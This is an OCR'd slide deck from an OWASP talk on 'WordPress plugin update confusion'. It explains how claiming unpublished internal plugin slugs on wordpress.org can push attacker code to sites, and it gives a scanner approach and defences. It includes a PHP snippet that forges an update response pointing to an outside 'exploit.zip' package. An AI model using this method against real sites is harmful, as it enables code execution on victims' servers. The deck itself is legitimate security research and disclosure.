WordPress Plugin Update Confusion

Supply Chain Attack

OWASP Czech Chapter Meeting

November 25, 2021 | By *@vavkamil*

Whoami?

- Kamil Vavra (@vavkamil)
  - Application Security Engineer @ Kiwi.com
  - We Are Hiring!
  - *https://jobs.kiwi.com/jobs/application-security-engineer/*
  - Offensive Web Application Security
  - Burp Suite Certified Practitioner
  - Moderator of reddit.com/r/bugbounty

Dependency Confusion

How I Hacked Into Apple, Microsoft and Dozens of Other Companies

- Published by Alex Birsan (February 2021)
  - *https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610*
- Hijacking internal dependencies not published in package registry
  - Node.js (npmjs.com)
  - Python (pypi.org)
  - Ruby (rubygems.org)

What about WordPress ?

- Over 455 million websites use WordPress as of 2021
- Almost every well-known company does have some WP website
- Can we hack them? :)

Main idea

- Do companies use internally developed plugins?
  - https://example.com/wp-content/plugins/example-internal/*
- Can we detect them ?
- Are they claimed on wordpress.org ?
- Can we hijack them ?
- Will it forces an update ?

The WordPress.org Plugins Directory

- WordPress.org offers free hosting to anyone who wishes to develop a plugin
    - All code in the directory should be as secure as possible, but security is the ultimate responsibility of the plugin developer.
- Once a new plugin is approved, a developer gets access to an (SVN) Subversion Repository.
- WordPress' integration with the plugin directory means the user can update the plugin in a couple of clicks.
    - Users are alerted to updates when the plugin version in SVN increases.

The WordPress.org Plugins Directory

Why is my submission failing, saying my plugin name already exists?

- *You're trying to use a plugin with a permalink that exists outside WordPress.org and has a significant user base.*

- *It's important to understand that the way the plugin update API works is that it compares the plugin folder name (i.e. the permalink) to every plugin it has hosted on WordPress.org. If there's a match, then it checks for updates and users are prompted to upgrade.*
- *When that happens, users of the 'original' plugin (the one we don't host) will upgrade to the one from WordPress.org and, if that isn't what you actually wanted to do, you could break their sites.*

Plugin approval process

- *Detailed Plugin Guidelines* are relatively simple
  - Mostly about correct readme, license, human-readable code
  - Plugins must respect trademarks, copyrights, and project names
  - Names cannot be “reserved” for future use or to protect brands
  - *The use of trademarks or other projects as the sole or initial term of a plugin slug is prohibited unless proof of legal ownership/representation can be confirmed.*
  - *This policy extends to plugin slugs, and we will not permit a slug to begin with another product’s term.*

Plugin approval process

- WordPress team is a fan of transparency, and the whole approval process is automated and, most importantly, *fully open-sourced*
    - We can see and replicate ale the checks to pass the automated part of the review process
    - Mostly interested in the functions to validate the plugin "slug":

```
// process_upload()
// Determine the plugin slug based on the name of the plugin in the main plugin file

88 $this->plugin_slug = remove_accents( $this->plugin['Name'] );
89 $this->plugin_slug = preg_replace( '/[^a-z0-9 _.-]/i', '', $this->plugin_slug );
90 $this->plugin_slug = str_replace( '_', '-', $this->plugin_slug );
91 $this->plugin_slug = sanitize_title_with_dashes( $this->plugin_slug );
```

Plugin approval process

- has_reserved_slug()
  - Make sure it doesn't use a slug deemed not to be used by the public.
  - *(common WordPress paths like wp-admin are not allowed)*

```
388         public function has_reserved_slug() {
389                 $reserved_slugs = array(
390                         // Plugin Directory URL parameters.
391                         'about',
392                         'admin',
393                         'browse',
394                         'category',
395                         'developers',
396                         'developer',
```

Plugin approval process

- has_trademarked_slug()
  - Make sure it doesn't use a TRADEMARK protected slug.
  - *(trademarked company names are not allowed)*

```
430         public function has_trademarked_slug() {

431                 $trademarked_slugs = array(

432                         'adobe-',
433                         'adsense-',
434                         'advanced-custom-fields-',
435                         'adwords-',
436                         'akismet-',
437                         'all-in-one-wp-migration',
438                         'amazon-',
439                         'android-',
440                         'apple-',
441                         'applenews-',
442                         'aws-',
```

Plugin approval process

- There is also the check preventing uploads using popular plugin names already used in the wild
  - Plugins already installed on > 100 websites aren't allowed.

```
231 if ( function_exists( 'wporg_stats_get_plugin_name_install_count' ) ) {
232  $installs = wporg_stats_get_plugin_name_install_count( $this->plugin['Name'] );
234  if ( $installs && $installs->count >= 100 ) {
235    $error = __( 'Error: That plugin name is already in use.', 'wporg-plugins' )
```

- Was introduced in ~2019 after a popular plugin was "hijacked"


Plugin approval process

- We might be actually able to pass the review processs !
  - We are targeting plugins installed only on one website
  - We know that the "slug" must contain only lowercase alphanumeric characters divided by dash
  - We know which "keywords" are prohibited

Scanner to detect vulnerable plugins

- I wrote a simple Python script to passively detect plugins
  - `re.findall("wp-content/plugins/(.*?)/", html)`
- Check if the slug is allowed (and will pass the review)
- Check if the slug is present in the SVN
  - `https://plugins.svn.wordpress.org/example-internal`
- Check if the slug is installed on more than 100 websites
  - *I found an API endpoint which will return the data* ¯_(ツ)_/¯

Scanner to detect vulnerable plugins



https://github.com/vavkamil/wp-update-confusion

Debugging WP updates with Burp

- The next step was to debug how the plugin mechanism exactly works & and do PoC for RCE
- I ended up with a WordPress instance in a Docker container, which routes all the external requests with Burp Suite proxy
    - *Can easily intercept and modify the response to force an update from my server*
- *https://github.com/vavkamil/wp2burp*

Debugging WP updates with Burp

- Request to check for updates, with a list of all installed plugins

```
POST /plugins/update-check/1.1/ HTTP/2
Host: api.wordpress.org
User-Agent: WordPress/5.3; http://127.0.0.1:31337/
Content-Type: application/x-www-form-urlencoded

plugins={...}
```


```
{
  "akismet\/akismet.php":{
     "Name":"Akismet Anti-Spam",
     "PluginURI":"https:\/\/akismet.com\/",
     "Version":"4.1.3",
     "Description":"Used by millions, Akismet is quite possibly the best way in the world to <strong>protect your blog f
     "Author":"Automattic",
     "AuthorURI":"https:\/\/automattic.com\/wordpress-plugins\/",
     "TextDomain":"akismet",
     "DomainPath":"",
     "Network":false,
     "RequiresWP":"",
     "RequiresPHP":"",
     "Title":"Akismet Anti-Spam",
     "AuthorName":"Automattic"
  }
```


Debugging WP updates with Burp

- If there is a new version available, the websites received the following response:

```
HTTP/2 200 OK

Date: Sun, 10 Oct 2021 19:13:57 GMT
Content-Type: application/json
Access-Control-Allow-Origin: *
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400


{"plugins":{
  "akismet\/akismet.php":{
    "new_version":"4.2.1",
    "package":"https:\/\/downloads.wordpress.org\/plugin\/akismet.4.2.1.zip"

  }
}}
```

Debugging WP updates with Burp

```php
header('Access-Control-Allow-Origin: *');
header('Content-type: application/json');

$response = array(
  "plugins" => array(
    "hello.php" => array(
      "new_version" => "999",
      "package" => "https://xss.vavkamil.cz/plugins/exploit.zip",
    ),
  ),
);

echo json_encode($response);
```



Publishing WordPress plugin PoC


- I didn't want to claim anyone's plugin, as the update would inadvertently break the website, but I already wrote a simple WP plugin two years ago
  - "XML-RPC Settings" *to understand how the various "xmlrpc.php" attack vectors work and how to defend against them*
  - It was never published, only on my Github
  - So I installed it on a couple of websites & tried to hijack it

Publishing WordPress plugin PoC

- After reading WordPress developer guidelines and updating the readme, I submitted the plugin for review
  - October 3rd, 2021
  - *Successful Plugin Submission*
  - October 5th, 2021
  - *Review in Progress, issues with plugin code (wrong stable version tag, not unique enough function names)*
  - October 5th, 2021
  - *Fixed the version and asked for another review*
  - October 7th, 2021
  - *Your review has been successfully completed.*
  - October 7th, 2021
  - *Congratulations, the plugin hosting request for XML-RPC Settings has been approved.*

Publishing WordPress plugin PoC

- After a while, I noticed a Wordfence Slack notification, telling me that it found a problem on a couple of websites and a new plugin update is available; bingo!



How to defend yourself

- Uploading a "dummy" plugin to the registry is not allowed
- *WordPress 5.8, released on July 20, 2021, introduced a new "Update URI" plugin header*
  - The main PHP file should include the Update URI: false comment in the header, for example:

```
<?php

/**
 * Plugin Name: Internal Plugin
 * Version:     1.0
 * Update URI:  false
 */
 ?>
```

How to defend yourself

- If you can't, for any legacy reasons, update to WordPress 5.8
  - you can rename your custom plugins in the following ways:
  - internal_plugin_name
  - InternalPluginName
  - wp-internal-plugin-name

Bug Bounty hunting


- I dumped about 200k subdomains from Chaos (public HackerOne programs with bounties) and scanned them with httpx:

```
httpx -random-agent -l chaos_all_hackerone.txt -match-string "wp-content" -o httpx_wordpress.txt
```

- That resulted in approximately 427 WordPress websites
  - 13 potential targets
  - 6 bug bounty reports

Bug Bounty hunting

- Bragging on Twitter with a 0day hashtag



Bug Bounty hunting

- I received a message from *@naglinagli* offering a collaboration
  - Nagli is usually in the top 5 researchers with the highest HackerOne reputation
  - Access to Recond DB ing exchange for splitting any future bug bounty payouts
  - On the first try, we found more than twice as many vulnerable hosts as my previous scan attempt

Bug Bounty hunting

- HackerOne Highest Reputation

HackerOne Leaderboards

All leaderboards are based on the selected time period.


Highest Reputation

Ranking is calculated based on reputation earned.

		Reputation	Signal	Impact
— 1.	 todayisnew	6458	6.67	16.49
— 2.	 d0xing	4268	7.00	19.61
— 3.	 m0chan	2452	6.09	17.24
▲ 4.	 mayonaise	2373	7.00	15.35
▲ 5.	 nagli	2188	6.44	19.49

Bug Bounty hunting

- All in all, we submitted more than 25 reports
  - A lot of the were closed as Informative
  - A lot of them are still open
  - So far, we have made approximately ~$4,5k



Demo time

No recording :)

Thank you!

Any questions?